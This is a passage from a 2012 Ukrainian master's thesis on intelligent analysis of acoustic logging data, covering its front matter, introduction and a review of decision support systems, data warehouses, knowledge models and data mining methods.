

**Міністерство освіти і науки, молоді та спорту України
Тернопільський національний економічний університет
Факультет комп'ютерних інформаційних технологій
Кафедра комп'ютерної інженерії**

До захисту допущено
Завідувач кафедри
комп'ютерної інженерії
к.т.н., доц. О.М.Березький

_____ р.
" ____ " _____ 20__

ДИПЛОМНА РОБОТА
освітньо-кваліфікаційного рівня "Магістр"
зі спеціальності 8.05010201 "Комп'ютерні системи та мережі"
на тему:

**ІНТЕЛЕКТУАЛЬНИЙ АНАЛІЗ ГЕОФІЗИЧНИХ ДАНИХ
НА ОСНОВІ АКУСТИЧНОГО КАРОТАЖУ**

Студентка групи КСМ_{зм} - 51
Василяка М.С.

_____ р.
підпис

Науковий керівник
к.ф.-м.н., доцент Касянчук М.М.

_____ р.
підпис

Консультант з нормоконтролю
Березький О. В.

Прізвище, ініціали

Підпис

2012

Міністерство освіти і науки, молоді та спорту України
Тернопільський національний економічний університет
Факультет комп'ютерних інформаційних технологій
Кафедра комп'ютерної інженерії

“Затверджую”

Зав. кафедри
комп'ютерної інженерії
к.т.н., доц. О.М. Березький

“ _____ ” _____ 20__ р.

ЗАВДАННЯ
НА ДИПЛОМНУ РОБОТУ СТУДЕНТА
Василяки Марини Сергіївни

1. **Тема дипломної роботи** “Інтелектуальний аналіз геофізичних даних на основі акустичного каротажу” затверджена наказом університету № 475 від 14 жовтня 2011 року.

2. **Термін здачі** закінченої дипломної роботи _____

3. **Об'єкт дослідження:** Інтелектуальна обробка даних, отриманих на основі акустичного каротажу.

4. **Предмет дослідження:** Акустичний каротаж.

5. **Перелік задач, які мають бути вирішені:**

1. Огляд технології інтелектуального аналізу даних на основі семантичних мережевих моделей у застосуванні до акустичного каротажу.

2. Розробка моделі та структури інтелектуальної системи підтримки прийняття рішень при обробці даних акустичного каротажу.

3. Розробка алгоритму структурної інтерпретації фазокореляційних діаграм широкосмугового акустичного каротажу.

4. Розробка програмної системи для інтелектуальної обробки даних акустичного каротажу..

6. **Перелік ілюстративного матеріалу:**

- фазокореляційна діаграма;
- номограма для визначення кута нахилу;
- компонентна структура ІСППР;
- структура системи інтелектуального аналізу даних;
- схема блоку розділення хвильової картини по типах хвиль;
- концептуальна модель програмного забезпечення;
- логічна модель бази даних;
- блок-схеми алгоритмів підпрограм;
- вікно головної форми створеної бази даних.

7. Консультанти по роботі

Розділ	Консультант	Підпис
1		
2		
3		

КАЛЕНДАРНИЙ ПЛАН

№	Назва структурних частин ДР	Термін виконання	Примітка
1	Огляд технологій інтелектуального аналізу даних та відомості про акустичний каротаж	15.09.2011 – 5.11.2011	
2	Дослідження та обґрунтування вибору способів обробки хвильових картин	6.11.2011 – 31.01.2012	
3	Розробка програмного забезпечення	1.02.2012 – 23.04.2012	

Завдання прийняв до виконання _____
(підпис)

Керівник дипломної роботи _____
(підпис)

РЕФЕРАТ

Дипломна робота на тему “Інтелектуальний аналіз геофізичних даних на основі акустичного каротажу” на здобуття освітньо-кваліфікаційного рівня “Магістр” зі спеціальності “Комп’ютерні системи та мережі” написана обсягом 103 сторінки і містить 20 ілюстрацій, 8 таблиць, 5 додатків та 18 джерел за переліком посилань.

Метою роботи є розробка системи для інтелектуального аналізу геофізичних даних на основі акустичного каротажу.

Методи досліджень базуються на математичних методах інтелектуального опрацювання даних та методах програмної реалізації.

Проаналізовано загальні відомості про акустичний каротаж та його фізичні основи, проведено системний огляд інформаційних технологій підтримки процесів прийняття рішень та методів інтелектуального аналізу даних, що дозволило визначити їх переваги та недоліки. Проведено розрахунок параметрів акустичного каротажу, згідно якого отримано співвідношення між частотами різних типів хвиль, на основі чого розроблено алгоритм структурної інтерпретації фазокореляційних діаграм широкосмугового акустичного каротажу.

Результати роботи можуть бути використані при дослідженні та розробці корисних копалин.

Можливими напрямками подальших досліджень є продовження робіт по частотному, амплітудному та кореляційному способах обробки хвильових картин акустичного каротажу.

Ключові слова: АКУСТИЧНИЙ КАРОТАЖ, ІНТЕЛЕКТУАЛЬНИЙ АНАЛІЗ, ЧАСТОТНИЙ СПОСІБ, ФАЗОКОРЕЛЯЦІЙНА ДІАГРАМА, БАЗА ДАНИХ, ПРОГРАМНЕ ЗАБЕЗПЕЧЕННЯ.

ABSTRACT

The diploma work on theme " Intelligent analysis of geophysical data on the basis of acoustic logging" on education and qualification of "Master" specialty "Computer systems and networks" written up 103 pages and contains 20 figures, 8 tables, 5 applications and 18 sources for references.

The aim of work is to develop systems for intelligent analysis of geophysical data on the basis of acoustic logging.

The methods of research based on mathematical predictive methods for data processing and software implementation.

The common information of acoustic logging and its physical basis, conducted a systematic review of information technology support decision-making processes and methods of data mining, which allowed to determine their advantages and disadvantages. The calculation of parameters of acoustic logging, according to which the returned value between the frequencies of different types of waves, based on what the algorithm of structural interpretation phase correlation diagrams broadband acoustic logging.

The results may be used for research and development of mineral resources.

Possible directions for further research is continuing work on the frequency, amplitude and correlation methods of processing acoustic wave pictures of logging.

Keywords: ACOUSTIC LOGGING, INTELLIGENT ANALYSIS, FREQUENCY WAY, PHASE CORELATION DIAGRAM DATABASE, SOFTWARE.

ЗМІСТ

Вступ.....	7
1 Огляд технологій інтелектуального аналізу даних та відомості про акустичний каротаж.....	10
1.1 Аналіз інформаційних технологій підтримки процесів прийняття рішень.....	10
1.2 Аналіз технологій аналітичного опрацювання інформації та інтелектуального аналізу даних.....	16
1.3 Методи попереднього опрацювання даних.....	19
1.4 Методи видобування знань із даних (data mining).....	23
1.5 Класифікація по формальних апаратах.....	24
1.6 Загальні відомості про каротаж та фізичні основи акустичного каротажу.....	27
1.7 Постановка задачі.....	30
Висновки до розділу I.....	31
2 Дослідження та обґрунтування вибору способів обробки хвильових картин.....	32
2.1 Розрахунок параметрів акустичного каротажу.....	32
2.2 Розробка алгоритму структурної інтерпретації фазокореляційних діаграм широкосмугового акустичного каротажу.....	34
2.3 Перетворення коливного сигналу для обробки вимірювальної інформації трьохелементного акустичного зонда.....	38
2.4 Часовий спосіб обробки хвильових картин.....	39
2.5 Частотний спосіб обробки хвильових картин.....	43
2.6 Кореляційний спосіб обробки.....	46
2.7 Модель та структура інтелектуальної системи підтримки прийняття рішень.....	49
2.8 Модель та структура системи інтелектуального аналізу даних.....	52
Висновки до розділу II.....	54
3 Розробка програмного забезпечення.....	55

3.1 Частотний аналізатор з керованими вікнами.....	55
3.2 Способи первинної обробки матеріалів акустичного каротажу з використанням програмного забезпечення.....	57
3.3 Розробка концептуальної моделі бази даних та специфікації програмних модулів.....	58
3.4 Розробка логічної моделі бази даних.....	59
3.5 Розробка алгоритмів і графічних інтерфейсів програмних модулів...	62
3.6 Розробка фізичної моделі бази даних.....	65
3.7 Кодування і тестування програмного забезпечення.....	68
3.8 Інструкція для користувача.....	70
Висновки до розділу III.....	76
Висновки.....	77
Список використаних джерел.....	78
Додаток А. Текст програми роботи алгоритму частотного аналізатора з керованими вікнами.....	80
Додаток Б. Програмний код роботи модулів основної програми.....	85
Додаток В. Текст програми створення бази даних.....	88
Додаток Г. Публікація.....	100
Додаток Д. Довідка про впровадження.....	103

ВСТУП

Дана дипломна робота стосується проблеми розробки засобів інтерпретації геофізичних даних на основі акустичного каротажу.

Геофізичні методи [1, 2] служать для інформаційного забезпечення пошуків і розвідки корисних копалин [3]. Тому обчислювальна техніка використовується на всіх етапах геофізичних робіт [4], особливо при обробці даних [5].

На даний час в геофізиці широко використовуються лише кілька параметрів акустичного каротажу [6], а саме кінематичних (інтервальний час різного роду хвиль, декремент затухання тощо). Ці параметри давали задовільні результати лише у випадку гранулярної та міжзернової пористості пластів [7], а в тріщинуватих, кавернозних та низькопористих колекторах отримувались незадовільні для інтерпретації результати [8]. Тому з метою підвищення ефективності акустичного каротажу в даному проекті пропонується використовувати додаткові параметри сигналу акустичного зонда – динамічні.

В даній роботі послідовно викладені найбільш важливі питання теорії, описані закономірності поширення пружних хвиль [9] в різних середовищах і в гірських породах насипних флюїдами, а також розроблено принципово новий підхід розділення хвилевої картини на типи хвиль та показано на можливу його реалізацію за допомогою комп'ютеризованих систем.

Після обробки польових даних проводиться інтерпретація результатів з кінцевою метою вивчення глибинної будови середовища, що досліджується, визначення характеристик порід та виявлення скупчень корисних копалин [10].

Ще у недалекому минулому інтерпретація матеріалів різних методів проводилася вручну [11]. Створення програм, за допомогою яких можна обробляти та інтерпретувати польові матеріали, допоможе значно ефективніше і раціональніше використовувати людські ресурси та прискорити процес обробки в цілому.

На сучасному етапі розвитку програмного та апаратного забезпечення комп'ютерних систем стало можливим накопичувати великі об'єми інформації

про результати геофізичних досліджень, зокрема даних акустичного каротажу [12]. У зв'язку з цим виникає необхідність створення новітніх методів та засобів інтелектуального опрацювання інформації, що зберігається в сховищах даних інформаційних систем, які б дозволяли людині поповнювати свої знання про предметну область. У свою чергу великої актуальності набуває подальший розвиток технологій побудови інтелектуальних систем підтримки прийняття рішень, які б поєднували у собі як наявні методи опрацювання інформації, так і ті, що розроблюються, і виконували б функцію інформаційного забезпечення процесів прийняття керівних рішень, використовуючи при цьому усі доступні дані та знання про предметну область.

Для інтелектуальних систем підтримки прийняття рішень важливою компонентою є система інтелектуального аналізу даних, функція якої полягає, по-перше, у пошукові закономірностей на великій зростаючій множині даних, що зберігаються в сховищі даних, та, по-друге, у допомозі людині при формуванні знань про предметну область на основі знайдених закономірностей. Усе вищесказане і визначає актуальність обраної проблеми дослідження.

Мета роботи. Метою даної роботи є розробка системи для інтелектуального аналізу геофізичних даних на основі акустичного каротажу.

Для досягнення мети необхідно вирішити наступні **завдання**:

4. Огляд технології інтелектуального аналізу даних на основі семантичних мережевих моделей у застосуванні до акустичного каротажу.

5. Розробка моделі та структури інтелектуальної системи підтримки прийняття рішень при обробці даних акустичного каротажу.

6. Розробка алгоритму структурної інтерпретації фазокореляційних діаграм широкосмугового акустичного каротажу.

4. Розробка програмної системи для інтелектуальної обробки даних акустичного каротажу.

Об'єкт дослідження. Інтелектуальна обробка даних, отриманих на основі акустичного каротажу.

Предмет дослідження. Акустичний каротаж.

Методи дослідження. Математичні методи інтелектуального опрацювання даних та методи програмної реалізації.

Наукова новизна одержаних результатів.

1. Здійснено системний огляд та аналіз технологій інтелектуального аналізу даних, отриманих на основі акустичного каротажу.

2. Розроблено модель та структуру інтелектуальної системи підтримки прийняття рішень при обробці даних акустичного каротажу.

3. Вдосконалено часовий, частотний та кореляційний способи обробки хвильових картин у застосуванні до акустичного каротажу.

Практичне значення отриманих результатів.

Розроблено алгоритм структурної інтерпретації фазокореляційних діаграм широкосмугового акустичного каротажу. Визначено інформаційні параметри часового, частотного та кореляційного способів обробки хвильових картин у застосуванні до акустичного каротажу. Розроблено програмне забезпечення інтелектуальної системи обробки даних, отриманих за допомогою акустичного каротажу.

1 ОГЛЯД ТЕХНОЛОГІЙ ІНТЕЛЕКТУАЛЬНОГО АНАЛІЗУ ДАНИХ ТА ВІДОМОСТІ ПРО АКУСТИЧНИЙ КАРОТАЖ

1.1 Аналіз інформаційних технологій підтримки процесів прийняття рішень

Перед тим як приступити до досліджень власне інтелектуального аналізу даних (ІАД), розглянемо та проаналізуємо інформаційні технології, поряд і в контексті з якими розвивається ІАД. До цих технологій належать:

- системи підтримки прийняття рішень (СППР) [13];
- бази даних (БД) та сховища даних (СД);
- системи баз знань (БЗ).

Головною функцією СППР є інформаційне забезпечення процесів підтримки прийняття рішень у конкретній предметній області (ПО). З огляду на це СППР повинна виконувати такі завдання:

- накопичувати та зберігати первинні дані про усі об'єкти конкретної ПО та зв'язки між ними;
- надавати особі, що приймає рішення (ОПР), інформацію довідково–нормативного та звітного характеру;
- надавати ОПР аналітичну та статистичну інформацію на різних рівнях деталізації;
- накопичувати та зберігати експертні знання про ПО;
- здійснювати пошук закономірностей у накопичених даних про ПО;
- надавати ОПР інформацію, виведену на основі накопичених знань та даних.

Перераховані завдання є окремими підфункціями головної функції СППР, які доцільно реалізовувати як окремі підсистеми загальної СППР. Крім того, СППР повинна включати ще дві компоненти, у яких зберігаються дані та знання про ПО і до яких звертаються підсистеми СППР. Побудова СППР з такою структурою стає можливою завдяки поєднанню перерахованих вище технологій. При цьому як компоненту для збереження даних СППР пропонується

використовувати, а як компоненту для збереження знань – БЗ. У результаті отримуємо інтелектуальну СППР (ІСППР) на основі СД.

БД, яка лежить в основі ІСППР, повинна задовольняти вимогам, основними з яких є принцип історичності, принцип повноти та принцип несуперечності даних.

Принцип історичності означає, що дані, на основі яких здійснюється аналіз, повинні описувати події за певний історичний проміжок часу. Ця вимога дозволить виявляти стійкі закономірності в даних.

Принцип повноти означає, що БД повинна містити усю інформацію про об'єкти ПО. Це дасть змогу аналітику досліджувати ПО у різних аспектах та не обмежувати його у виборі даних.

Принцип несуперечності означає, що дані не повинні суперечити одні одному.

Одним з підходів, який пропонується для побудови БД, які б відповідали перерахованим вимогам, є технологія.

СД – це предметно–орієнтована, інтегрована, залежна від часу, стійка сукупність даних, яка використовується при розв'язуванні задач підтримки прийняття рішень.

Предметна орієнтованість означає, що дані об'єднуються і зберігаються у СД відповідно до об'єктів та сутностей ПО, які вони описують, а не по функціях, які ці дані використовують.

Інтегрованість визначає дані таким чином, щоб вони задовольняли вказаним вимогам повноти та несуперечності. Це гарантує, що різні користувачі будуть отримувати однакові результати при опрацюванні одних і тих же даних однаковим способом.

Стійкість полягає у тому, що дані у СД не коректуються і не видаляються, а можуть лише вноситись. Ця властивість СД усуває засоби, які б у разі їх наявності дозволяли б користувачам системи змінювати дані, що зберігаються у сховищі, порушуючи тим самим принципи повноти та несуперечності даних.

Залежність від часу означає, що для усіх даних, які несуть у собі фактографічну інформацію, а також описують змінні в часі характеристики об'єктів, фіксуються моменти часу виникнення подій та змін в об'єктах.

Направленість на прийняття рішень забезпечує правильне використання СД для аналізу та підтримки прийняття рішень, а не на опрацювання поточних операцій.

У роботі автором проведено порівняльний аналіз систем оперативного опрацювання інформації (OLTP), в основі яких лежать операційні БД, та систем, базованих на СД. Результати аналізу наведені у таблиці 1.1.

Існують два підходи до побудови систем, орієнтованих на опрацювання знань, виходячи із способів організації БД і БЗ та взаємодії між ними:

- слабозв'язна архітектура системи;
- сильнозв'язна архітектура системи.

Слабозв'язна архітектура передбачає виокремлення компонент системи – БД та БЗ – в окремі підсистеми, для кожної з яких вибирається власна архітектура, спосіб організації та засоби реалізації. Недоліком такого підходу є складність організації взаємодії компонент та інтеграції їх у єдину систему.

У сильнозв'язній архітектурі БД та БЗ ІСППР є інтегровані, і будуються на основі спільної архітектури, способів та засобів організації компонент.

Основним призначенням систем ІАД є допомога у формуванні знань із даних, що зберігаються в БД. Це означає, що структура та спосіб подання отриманих знань значною мірою визначається структурою та способом подання даних. Таким чином, організація БЗ залежить від організації БД системи. Отже, при побудові системи ІАД, на думку автора, доцільно дотримуватись сильнозв'язного підходу.

Таким чином, при виборі моделі подання знань та організації БЗ будемо виходити з того, яка використовується модель даних та спосіб організації БД.

Проаналізуємо найпоширеніші на сьогодні моделі подання знань. У загальному виділяють два типи моделей: формальні та неформальні. До формальних моделей відносяться числення висловлювань і числення предикатів першого порядку. Найвідомішими з неформальних моделей є продукційні

правила, семантичні мережі та фрейми. Проаналізуємо переваги та недоліки перерахованих моделей з точки зору ІАД.

Таблиця 1.1 – Порівняльний аналіз систем, базованих на операційних БД та СД

Тема/Функція	Операційна БД	СД
Склад даних	Поточні значення	Архівні дані, зведені дані, розрахункові дані
Організація даних	По застосуваннях	Предметні області по всьому підприємству
Природа даних	Динамічна	Статична між моментами оновлення
Структура даних, формат	Складна, для оперативного опрацювання	Проста, для економічного аналізу
Частота доступу	Висока	Низька або помірна
Оновлення даних	Оновлюються окремими полями	Здійснюється доступ і маніпуляція даними, немає прямого оновлення
Використання	Високоструктуроване; опрацювання, що повторюється	Дуже слабо структуроване; аналітичне опрацювання
Типи запитів	В основному передбачувані (регламентовані)	Непередбачувані (нерегламентовані)
Об'єми даних	Сотні мегабайт, гігабайти	Гігібайти і терабайти
Час відповіді	Від часток секунди до 2–3 секунд	Від декількох секунд до хвилин

Серед усіх моделей подання знань формальні є найкраще розроблені. Основним недоліком цих моделей є закритість. Це означає, що знання, які описують стан ПО на певний момент часу, стають неадекватними при внесенні змін до ПО. Для того, щоб привести їх у відповідність, потрібно заново

перебудувати цю модель, тобто необхідно змінювати всі складові елементи моделі – алфавіт символів та понять, синтаксис, аксіоматику. У зв'язку з цим формальні моделі важко застосовні для побудови знань на основі великих масивів даних. Ще одним недоліком формальних моделей є те, що вони не володіють достатньою для розуміння наочністю та прозорістю. Тобто людина не може спостерігати та легко розуміти сам процес роботи машини виведення, оскільки спосіб доведення теорем (єдиний механізм виведення) не є природною формою людського мислення.

У продукційній моделі знання подаються у вигляді правил “Якщо <умова>, то <висновок або дія>”.

Поширеність продукційної моделі визначається такими її перевагами:

- переважна більшість людських знань може бути записана у вигляді продукцій;
- системи продукцій є модульними; за невеликим винятком видалення чи додавання продукцій не призводить до змін в основних продукціях;
- при необхідності системи продукцій можуть реалізувати будь-які алгоритми і, отже, здатні відображати будь-яке процедурне знання, доступне комп'ютеріві;
- наявність у продукціях вказівників на сферу застосування продукцій дозволяє ефективно організувати пам'ять, скоротивши час пошуку в ній необхідної інформації; класифікація сфер може бути багаторівневою, що ще більше підвищує ефективність пошуку знань, оскільки дозволяє успадковувати інформацію про БЗ;
- при об'єднанні систем продукцій і мережного подання отримуються засоби, що володіють великою обчислювальною потужністю;
- природний паралелізм в системі продукцій, асинхронність їх реалізації роблять продукційні системи зручною моделлю комп'ютерів нової архітектури, у якій ідеї паралельності і асинхронності є центральними.

Продукційні моделі мають такі недоліки:

– при великій кількості продукцій стає складною перевірка несуперечливості системи продукцій; це змушує при додаванні нових продукцій витратити багато часу на перевірку несуперечливості нової системи;

– через властиву системі недетермінованість (неоднозначного вибору виконуваної продукції з множини активізованих продукцій) виникають принципові труднощі при перевірці коректності роботи системи, оскільки вважається, що якщо кількість продукцій досягає декількох тисяч, то мало шансів того, що система буде нормально функціонувати; саме тому кількість продукцій з якою, як правило, працюють сучасні інтелектуальні системи, не перевищують декількох тисяч; якщо їх більше, то виконується декомпозиція ПО, і задача розбивається на дрібніші;

– продукційним моделям не вистачає строгої теорії; при заданні ПО у вигляді сукупності продукцій не можна бути впевненим у її повноті і несуперечливості; причиною невдач створення теорії є розмитість самого поняття продукції.

Тим не менше продукційна модель є найпопулярнішою в штучному інтелекті. У різних варіантах вона використовується також в композиції з іншими моделями подання знань.

1.1.1 Семантичні мережі

Семантична мережа – це орієнтований граф, вершинами якого є поняття, а дугами – відношення між цими поняттями.

Перевагами семантичних мереж є:

– простота і прозорість описання; однак із збільшенням розмірів мережі істотно збільшується час пошуку, втрачається наочність;

– відкритість, яка дозволяє при необхідності доповнювати і модифікувати семантичну мережу;

– у порівнянні з логікою предикатів, семантичні мережі мають важливу перевагу: уся точно відома інформація розміщена у БЗ навколо відповідної вершини, тобто фокусується в одному місці.

До недоліків семантичних мереж відносяться:

- неоднозначність описання;
- відсутність формального апарату встановлення протиріччя описання;
- складність внесення змін.

1.1.2 Фреймова модель.

Фрейм – це абстрактний образ для подання деякого стереотипу сприйняття ПО.

До переваг фреймового подання даних відноситься те, що воно:

- забезпечує ефективну реалізацію процедур виведення;
- має можливість логічних скачків, тобто немонотонного виведення;
- забезпечує можливість створення семантичних мереж фреймів, що дає велику економію пам'яті при поданні інформації за рахунок успадкування властивостей фреймів вищих рівнів фреймами нижчих рівнів;
- забезпечує добру відповідність до реальної дійсності;
- дозволяє комбінувати різні моделі подання знань, об'єднуючи їх переваги та компенсуючи недоліки.

До недоліків відносять:

- кожен фрейм є достатньо складним фрагментом знань; тому видалення або включення нового фрейма також є складною процедурою, оскільки вона повинна передбачати і видалення усіх складових елементів, які можуть бути складовими частинами інших фреймів;
- достатньо складно здійснювати на фреймах подання часових процесів;
- відсутня формальна теорія виведення на фреймах; тому на інженерові по знаннях повністю лежить відповідальність за коректність організації ієрархії фреймів та їх заповнення.

1.2 Аналіз технологій аналітичного опрацювання інформації та інтелектуального аналізу даних

У роботі, яка на сьогодні вважається найавторитетнішою працею у дослідженнях по ІАД (knowledge discovery in databases) та методах видобування

знань із даних (data mining), інтелектуальний аналіз даних визначається як "нетривіальний процес ідентифікації адекватних, невідомих раніше, потенційно корисних і прийнятних для розуміння моделей у наборах даних.

Під набором даних розуміється множина F описів об'єктів, фактів або подій, що зберігається у структурованому вигляді подання даних.

Під моделлю розуміється "деяке речення E мови L , що описує підмножину даних F_E набору F , і має у певному сенсі простішу форму подання, ніж підмножина F_E . Наприклад, "ЯКЩО дохід $< t$ ТО кредитоспроможність = низька" – модель, подана у формі продукційного правила.

Для формальної постановки задачі ІАД виникає необхідність у формальному визначенні деяких основних понять (дані та знання) та виборі формальних мір оцінювання знань стосовно даних, на основі яких вони були отримані.

На основі вищесказаного сформулюємо вимоги, яким повинні відповідати методи ІАД:

- побудована модель повинна відображати закономірності, які виникають у ПО, причому значущість закономірностей повинна мати кількісні характеристики;
- побудована модель повинна описувати закономірності у такому вигляді, щоб їх міг проінтерпретувати користувач системи;
- побудована модель повинна охоплювати усі значущі закономірності, які можна отримати на основі наявних даних, або, якщо вона охоплює лише деяку частину закономірностей, то метод повинен чітко окреслювати, які саме закономірності знайдено, а які ні;
- метод повинен бути простим у використанні, тобто не містити набору параметрів, визначення яких потребує глибокого розуміння роботи самого методу користувачем.

Формування множини знань із повного набору даних, що описують певну ПО, є комплексною задачею, тому ІАД як процес розв'язання цієї задачі складається з етапів. Проаналізуємо етапи ІАД та методи, які використовуються для ІАД.

1.2.1 Етапи інтелектуального аналізу даних

Виділяють такі етапи ІАД: планування процесу ІАД, підготовки та попереднє опрацювання даних, аналітичне опрацювання даних, видобування знань із даних, оцінка, інтерпретація та використання знань. Розглянемо кожен з етапів детальніше.

Завданнями етапу планування процесу ІАД є:

- дослідження ПО, виділення та структуризація об'єктів аналізу, з'ясування цілей аналізу;
- формування множини апріорних знань;
- визначення методів ІАД, які будуть застосовуватись;
- вибір алгоритмів попереднього опрацювання даних, видобування та оцінювання знань, а також мір характеристик знань.

На етапі підготовки та попереднього опрацювання даних відбувається:

- вибірка даних, на основі яких будуватимуться знання, із БД;
- опрацювання даних із пропущеними та порожніми значеннями;
- дискретизація числових даних, якщо цього вимагає алгоритм видобування знань;
- виділення із набору атрибутів, що формують структуру даних, основних факторів та редукція даних;
- побудова концептуальної ієрархії даних для видобування знань на різних рівнях узагальнення даних.

Аналітичне опрацювання інформації полягає у виконанні таких дій:

- організація багатовимірного подання даних;
- організація даних на різних рівнях узагальнення відповідно до існуючих ієрархій вимірів;
- виконання операцій аналітичного опрацювання даних.

Результати аналітичного опрацювання інформації можуть мати як самостійне значення, так і використовуватися на етапі видобування знань.

Етап видобування знань полягає у застосуванні алгоритмів побудови множини знань на основі даних, підготовлених на попередніх етапах.

У видобування знань (data mining) визначається як етап ІАД, який полягає у застосуванні ефективних алгоритмів, що генерують множину знань $\{E_i\}$ на основі набору даних F .

На етапі оцінки, інтерпретації та використання знань проводиться дослідження видобутих знань відповідно до мір цінності, узгодження зі знаннями, отриманими раніше. Побудовані знання використовуються для дослідження моделі ПО, планування, прогнозування та прийняття рішень.

1.3 Методи попереднього опрацювання даних

1.3.1 Методи опрацювання невизначеностей.

Етап опрацювання невизначеностей полягає у перетворенні набору даних, що містить невизначені або порожні значення деяких властивостей об'єктів, у повністю визначений набір даних. Це називається поповненням даних.

В ІАД для поповнення застосовуються методи виключення неповних даних, методи заповнення та інші.

Розглянемо детальніше методи поповнення даних.

Методи виключення неповних даних полягають у вилученні із набору даних об'єктів або властивостей, значення яких містять невизначеності. Коли з розгляду вилучаються об'єкти з невизначеними значеннями властивостей, то метод називається вилученням неповних об'єктів. Цей метод доцільно застосовувати при малій кількості неповних об'єктів. У випадках, коли для переважної кількості об'єктів значення деякої властивості невизначені, то немає сенсу розглядати цю властивість під час аналізу даних, і вона вилучається з набору даних. Цей метод називається вилученням неповних атрибутів.

Методи заповнення полягають у такому перетворенні неповного набору даних, при якому невизначеним властивостям об'єктів присвоюються деякі конкретні значення, які обчислюються на основі аналізу визначених значень цього ж набору даних. До методів заповнення відносяться: заповнення спеціальними значеннями, багатократне заповнення, заповнення усередненими значеннями та локальне заповнення. Недоліком цих методів є те, що вони

впливають на розподіл значень окремих атрибутів об'єктів у БД, і тим самим, можуть змінити структуру залежностей у даних.

Зазначимо, що задача опрацювання невизначеностей по своїй суті ідентична до задачі класифікування, яка розглядається далі. Але при цьому існує деяка розбіжність у підходах до вирішення цих задач, а саме: для опрацювання невизначеностей пропонуються тривіальні методи заповнення, а для класифікування – методи ІАД. На думку автора, така розбіжність має бути усунена, і в обох задачах повинен застосовуватись єдиний підхід.

1.3.2 Методи побудови ієрархій

Цей метод полягає у побудові ієрархій даних на основі значень властивостей об'єктів. Такі ієрархії є важливими для ІАД, оскільки:

- подають якісніше розуміння областей визначення властивостей об'єктів, а, отже, несуть у собі апіорні знання про ПО;
- дозволяють проводити ІАД на різних рівнях узагальнення інформації, що дає можливість аналітику видобувати знання з необхідною йому деталізацією;
- дозволяють агрегувати дані, зменшуючи тим самим об'єми даних, що аналізуються.

Для автоматичної побудови ієрархій даних в ІАД використовуються методи дискретизації числових величин та методи кластерного аналізу.

1.3.3 Методи редукції даних

Цей етап полягає у зменшенні кількості властивостей об'єктів, які розглядатимуться при видобуванні знань. Це відбувається за рахунок:

- визначення залежних та корельованих між собою властивостей об'єктів та вилучення з їх числа надлишкових;
- виділення серед властивостей об'єктів факторів, які повністю або майже повністю описують об'єкт, і є достатніми для побудови адекватного набору знань.

Для редукції даних використовуються методи факторного аналізу, кореляційного аналізу, наближених множин, а також евристичні методи редукції даних.

1.3.4 Методи аналітичного опрацювання даних

Широкого розвитку набуває технологія аналітичного опрацювання інформації (OLAP), вперше запропонована Кодом. В основі концепції аналітичного опрацювання інформації лежить багатовимірне подання даних. Дані та об'єкти в БД містять інформацію переважно на найнижчому рівні деталізації. Наприклад, відношення “продукція” в БД “збут” може містити атрибути, які деталізують інформацію на низькому рівні абстракції, такі як код продукції, назва продукції, дата виготовлення, ціна і т.п. Для аналітичного опрацювання інформації часто необхідно агрегувати великі масиви даних для подання інформації на високому концептуальному рівні. Наприклад, можна агрегувати дані про реалізацію продукції для отримання узагальненого опису збуту. Такий вид аналітичного опрацювання інформації називається узагальненням даних.

Узагальнення даних – це процес абстрагування великих наборів відповідних даних в БД від низького концептуального рівня до високого та подання інформації на різних рівнях ієрархії класів даних. Відповідні методи узагальнення даних поділяють на дві категорії: атрибутно–орієнтована індукція та багатовимірний підхід.

1.3.5 Атрибутно–орієнтована індукція

У атрибутно–орієнтованому підході завдання на виконання видобування знань формується у вигляді запиту на SQL–подібній мові видобування знань, який формує результат з відповідного набору даних в БД. На основі отриманого результату здійснюється узагальнення даних шляхом застосування методів узагальнення даних, таких як вилучення негрупових атрибутів, обчислення агрегатних функцій та ін. Узагальнені дані подаються у вигляді узагальнених відношень, які використовуються для подальшого опрацювання та перетворення узагальнених даних у різного роду знання, або відображаються в інших формах.

Наприклад, можуть виконуватися операції згортки та розгортки для подання даних на різних рівнях абстракції; узагальнені відношення можуть відображатися у вигляді підсумкових таблиць, графічних діаграм та інших засобів подання інформації. На основі узагальнених відношень можуть генеруватись характеристичні, дискримінантні та класифікаційні правила.

В основі атрибутно–орієнтованої індукції лежить метод узагальнення даних, який полягає в наступному: для кожного атрибута обчислюється розподіл даних на основі відповідного набору даних; формуються відповідні рівні абстракції для узагальнення даних атрибута; кожен кортеж у відношенні замінюється відповідним узагальненим кортежем. Процес узагальнення за один прохід набору даних формує агреговані значення атрибутів та розміщує їх в узагальненому відношенні.

Для підтримки операцій аналітичного опрацювання інформації, таких як згортка та розгортка даних, метод атрибутно–орієнтованої індукції узагальнює набір відповідних даних до мінімального рівня абстракції та використовує такі мінімально узагальнені відношення для навігації по рівнях абстракції даних.

1.3.6 Багатовимірний підхід

Для позначення багатовимірного підходу у різних авторів вживаються декілька різних варіантів назв, такі як “багатовимірні бази даних”, “матеріалізовані перегляди” та “аналітичне опрацювання інформації (OLAP)”. Основна ідея багатовимірного підходу полягає у виконанні певних трудомістких обчислень, які часто здійснюються, особливо таких, які включають функції агрегації (кількість, сума, середнє, максимум та інші), і збереження цих результатів в БД для їх подальшого використання у процесі підтримки прийняття рішень, видобування знань та інших застосуваннях. Обчислення функцій агрегації здійснюються відповідно до групування різних наборів чи піднаборів атрибутів. Значення кожного атрибута можуть об’єднуватися в ієрархічні або розгалужені структури. Наприклад, “дата” може групуватись по днях, місяцях, роках чи тижнях, у результаті отримуємо розгалужену структуру. Узагальнення та деталізація даних виконуються в БД за допомогою операцій згортки та розгортки,

причому операції згортки зменшують кількість вимірів в гіперкубі даних або узагальнення значення атрибутів до вищого концептуального рівня, а операції розгортки виконують обернені дії. Так як в аналітичному опрацюванні інформації часто доводиться оперувати даними в агрегованому вигляді, збереження наперед обчислених результатів у БД забезпечить значне зменшення часу отримання відповіді на запити до БД.

Багатовимірний підхід придатний до використання в багатьох застосуваннях. Для нього розробляються методи індексації в багатовимірних БД та методи інкрементного оновлення даних. Відзначимо, що реальна багатовимірна БД може бути дуже розрідженою, через те, що далеко не для кожного набору вимірів існує конкретне значення. Це вимагає розробки методів ефективного збереження та опрацювання даних в розріджених багатовимірних БД. Крім того, якщо запит містить значення нижчого рівня ієрархії, ніж значення відповідного виміру, немає жодних методів оптимального використання наперед обчислених результатів, що зберігаються в БД.

Відзначимо, що для того, щоб застосовувати багатовимірний підхід у видобуванні знань, для нього потрібно побудувати формальну модель. У цій роботі пропонується багатовимірна модель подання даних як формалізація багатовимірного підходу.

1.4 Методи видобування знань із даних (data mining)

На сьогодні прийнято класифікувати методи видобування знань по таких критеріях:

